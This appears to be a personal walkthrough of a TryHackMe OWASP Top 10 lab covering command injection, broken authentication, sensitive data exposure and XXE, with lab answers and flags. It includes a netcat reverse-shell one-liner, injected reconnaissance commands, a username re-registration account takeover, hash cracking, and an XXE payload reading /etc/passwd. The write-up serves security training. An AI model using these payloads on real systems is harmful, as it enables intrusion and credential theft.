OWASP Top 10
[Severity 1] Injection
#injection
-
these flaws occur because user controlled input is interpreted as actual commands or parameters by the application.
-
Some common examples include:
SQL Injection:
Command Injection:
-
If an attacker is able to successfully pass input that is interpreted correctly, they would be able to do the following:
- Access, Modify and Delete information in a database when this input is passed into database queries.
- Execute Arbitrary system commands on a server that would allow an attacker to gain access to users’ systems.
-
The main defence for preventing injection attacks is ensuring that user controlled input is not interpreted as queries or commands. There are different ways of doing this:
- Using an
allow list:
Stripping input:
- Using an
-
Dangerous characters or input is classified as any input that can change how the underlying data is processed.
- Instead of manually constructing allow lists or even just stripping input, there are various libraries that perform these actions for you.
[Severity 1] OS Command Injection
#commandinjection
-
Command Injection occurs when server-side code (like PHP) in a web application makes a system call on the hosting machine.
-
It is a web vulnerability that allows an attacker to take advantage of that made system call to execute operating system commands on the server.
-
The worst thing attackers could do would be to spawn a reverse shell to become the user that the web server is running as.
- A simple ;nc -e /bin/bash is all that’s needed and they own your server; some variants of netcat don’t support the -e option.
[Severity 1] Command Injection Practical
#commandinjection
-
Blind command injection occurs when the system command made to the server does not return the response to the user in the HTML document.
-
Active command injection will return the response to the user.
- It can be made visible through several HTML elements.
Commands to try
-
Linux:
whoamiidifconfig/ip addruname -aps -ef
-
Windows
whoamiveripconfigtasklistnetstat -an
Questions
- What strange text file is in the website root directory?
- The root directory of the website is usually in
/var/www/html, hence I used the command injection stringls /var/www/html

A: drpepper.txt
- How many non-root/non-service/non-daemon users are there?
- Besides root, there is no other user.

A: 0
- What user is this app running as?
- A simple
whoamicommand will suffice
A: www-data
- What is the user’s shell set as?
- Check the /etc/passwd file

A: /usr/sbin/nologin
- What version of Ubuntu is running?
- Used
cat /etc/issue
A: 18.04.4
- Print out the MOTD. What favorite beverage is shown?
- I thought the motd is kept inside
/etc/motd, but on moder Ubuntu systems this is kept in/etc/update-motd.d/00-header.

A: DR PEPPER
[Severity 2] Broken Authentication
#cookie
-
The most common form of authentication is using a username and password mechanism.
-
A user would enter these credentials, the server would verify them.
-
If they are correct, the server would then provide the users’ browser with a session cookie.
-
A session cookie is needed because web servers use HTTP(S) to communicate which is stateless.
-
Attaching session cookies means that the server will know who is sending what data.
-
The server can then keep track of users’ actions.
-
If an attacker is able to find flaws in an authentication mechanism, they would then successfully gain access to other users’ accounts.
-
This would allow the attacker to access sensitive data (depending on the purpose of the application).
-
Some common flaws in authentication mechanisms include:
Brute force attacks:
Use of weak credentials: web applications should set strong password policies.
Weak Session Cookies:
-
There can be various mitigation for broken authentication mechanisms depending on the exact flaw:
-
To avoid password guessing attacks, ensure the application enforces a
strong password policy. -
To avoid brute force attacks, ensure that the application enforces an
automatic lockoutafter a certain number of attempts. This would prevent an attacker from launching more brute force attacks. -
Implement
Multi Factor Authentication- If a user has multiple methods of authentication, for example, using username and passwords and receiving a code on their mobile device, then it would be difficult for an attacker to get access to both credentials to get access to their account.
-
[Severity 2] Broken Authentication Practical
#authentication
-
we are going to focus on a vulnerability that happens because of a developer’s mistake but is very easy to exploit i.e re-registration of an existing user.
-
Say there is an existing user with the name
adminand now we want to get access to their account so what we can do is try to re-register that username but with slight modification. -
We are going to enter
" admin"(notice the space in the starting). -
Now when you enter that in the username field and enter other required information like email id or password and submit that data.
-
It will actually register a new user but that user will have the same right as normal admin.
-
That new user will also be able to see all the content presented under the user admin.
Questions
- What is the flag that you found in darren’s account?
- Registered another account with the username ` darren` and when I logged in, I could access the real darren’s account.

A: fe86079416a21a3c99937fea8874b667
-
Now try to do the same trick and see if you can login as arthur.
-
What is the flag that you found in arthur’s account?
- Did the same thing with the username arthur.
A: d9ac0f7db4fda460ac3edeb75d75e16e
[Severity 3] Sensitive Data Exposure (Introduction)
-
When a webapp accidentally divulges sensitive data, we refer to it as “Sensitive Data Exposure”.
-
This is often data directly linked to customers (e.g. names, dates-of-birth, financial information, etc), but could also be more technical information, such as usernames and passwords.
-
At more complex levels this often involves techniques such as a “Man in The Middle Attack”, whereby the attacker would force user connections through a device which they control, then take advantage of weak encryption on any transmitted data to gain access to the intercepted information (if the data is even encrypted in the first place…).
-
Of course, many examples are much simpler, and vulnerabilities can be found in web apps which can be exploited without any advanced networking knowledge.
-
Indeed, in some cases, the sensitive data can be found directly on the webserver itself…
[Severity 3] Sensitive Data Exposure (Supporting Material 1)
- The most common way to store a large amount of data in a format that is easily accessible from many locations at once is in a
database.
#sqlite
- In a production environment it is common to see databases set up on dedicated servers, running a database service such as MySQL or MariaDB; however, databases can also be stored as files.
#flatfile
-
These databases are referred to as “
flat-file” databases, as they are stored as a single file on the computer.- This is much easier than setting up a full database server, and so could potentially be seen in smaller web applications.
-
The most common (and simplest) format of flat-file database is an
sqlitedatabase.-
To access it we use:
sqlite3 <database-name> -
we can see the tables in the database by using the
.tables -
let’s use
PRAGMA table_info(customers);to see the table information, then we’ll useSELECT * FROM customers;to dump the information from the table
-
[Severity 3] Sensitive Data Exposure (Supporting Material 2)
[Severity 3] Sensitive Data Exposure (Challenge)
Questions
- What is the name of the mentioned directory?
- Opened the page source of the login page

A: /assets
- Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

A: webapp.db
- Use the supporting material to access the sensitive data. What is the password hash of the admin user?
- Downlaoded the .db file and opened it using sqlite3

A: 6eea9b7ef19179a06954edd0f6c05ceb
- Crack the hash. What is the admin’s plaintext password?
- Used Crackstation

A: qwertyuiop
- Login as the admin. What is the flag?

A: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}
[Severity 4] XML External Entity
#xxe #xml
-
An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data.
-
It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system.
-
They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications.
-
XXE may even enable port scanning and lead to remote code execution.
-
There are two types of XXE attacks: in-band and out-of-band (OOB-XXE).
1) An in-band XXE attack is the one in which the attacker can receive an immediate response to the XXE payload.
2) out-of-band XXE attacks (also called blind XXE), there is no immediate response from the web application and attacker has to reflect the output of their XXE payload to some other file or their own server.
[Severity 4] XML External Entity - eXtensible Markup Language
#xml
What is XML?
-
XML (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.
- It is a markup language used for
storingandtransporting data.
- It is a markup language used for
Why we use XML?
-
XML is platform-independent and programming language independent, thus it can be used on any system and supports the technology change when that happens.
-
The data stored and transported using XML can be changed at any point in time without affecting the data presentation.
-
XML allows validation using DTD and Schema. This validation ensures that the XML document is free from any syntax error.
-
XML simplifies data sharing between various systems because of its platform-independent nature. XML data doesn’t require any conversion when transferred between different systems.
Syntax
-
Every XML document mostly starts with what is known as
XML Prolog.<?xml version="1.0" encoding="UTF-8"?>
-
Every XML document must contain a
ROOTelement:
<?xml version="1.0" encoding="UTF-8"?>
<mail>
   <to>falcon</to>
   <from>feast</from>
   <subject>About XXE</subject>
   <text>Teach about XXE</text>
</mail>
-
in the above example,
<mail>is the ROOT element of that document and<to>,<from>,<subject>,<text>are the children elements.- If the XML document doesn’t have any root element then it would be consideredwrong or invalid XML doc.
-
Another thing to remember is that XML is a case sensitive language.
-
Like HTML we can use attributes in XML too. The syntax for having attributes is also very similar to HTML.
<text category = "message">You need to learn about XXE</text>
- In the above example category is the attribute name and message is the attribute value.
Questions
- Full form of XML
A: Extensible Markup Language
- Is it compulsory to have XML prolog in XML documents?
A: No
- Can we validate XML documents against a schema?
A: Yes
- How can we specify XML version and encoding in XML document?
A: XML Prolog
[Severity 4] XML External Entity - DTD
#xml #dtd
-
DTD stands for Document Type Definition.
-
A DTD defines the structure and the legal elements and attributes of an XML document.
-
Say we have a file named note.dtd with the following content:
<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from (#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>
-
Now we can use this DTD to validate the information of some XML document and make sure that the XML file conforms to the rules of that DTD.
-
Below is given an XML document that uses node.dtd
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>falcon</to>
    <from>feast</from>
    <heading>hacking</heading>
    <body>XXE attack</body>
</note>
-
So now let’s understand how that DTD validates the XML. Here’s what all those terms used in note.dtd mean
!DOCTYPE note- Defines a root element of the document named note!ELEMENT note- Defines that the note element must contain the elements: “to, from, heading, body”!ELEMENT to- Defines the to element to be of type “#PCDATA”!ELEMENT from- Defines the from element to be of type “#PCDATA”!ELEMENT heading- Defines the heading element to be of type “#PCDATA”-
!ELEMENT body- Defines the body element to be of type “#PCDATA” - NOTE: #PCDATA means parseable character data.
Questions
- How do you define a new ELEMENT?
A: !ELEMENT
- How do you define a ROOT element?
A: !DOCTYPE
3.How do you define a new ENTITY?
A: !ENTITY
[Severity 4] XML External Entity - XXE Payload
#xxe

- Payloads:
<!DOCTYPE replace [<!ENTITY name "feast"> ]>
 <userInfo>
  <firstName>falcon</firstName>
  <lastName>&name;</lastName>
 </userInfo>
-
we are defining a ENTITY called
nameand assigning it a valuefeast. -

We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
-
ere again, we are defining an ENTITY with the name
readbut the difference is that we are setting it value toSYSTEMand path of the file.- if we use this payload then a website vulnerable to XXE(normally) would display the content of the file
/etc/passwd.
- if we use this payload then a website vulnerable to XXE(normally) would display the content of the file
[Severity 4] XML External Entity - Exploiting
#xxe
Questions
- Try to display your own name using any payload.
- See if you can read the /etc/passwd
- What is the name of the user in /etc/passwd
- From the output of
/etc/passwdthe last entry is our user
A: falcon
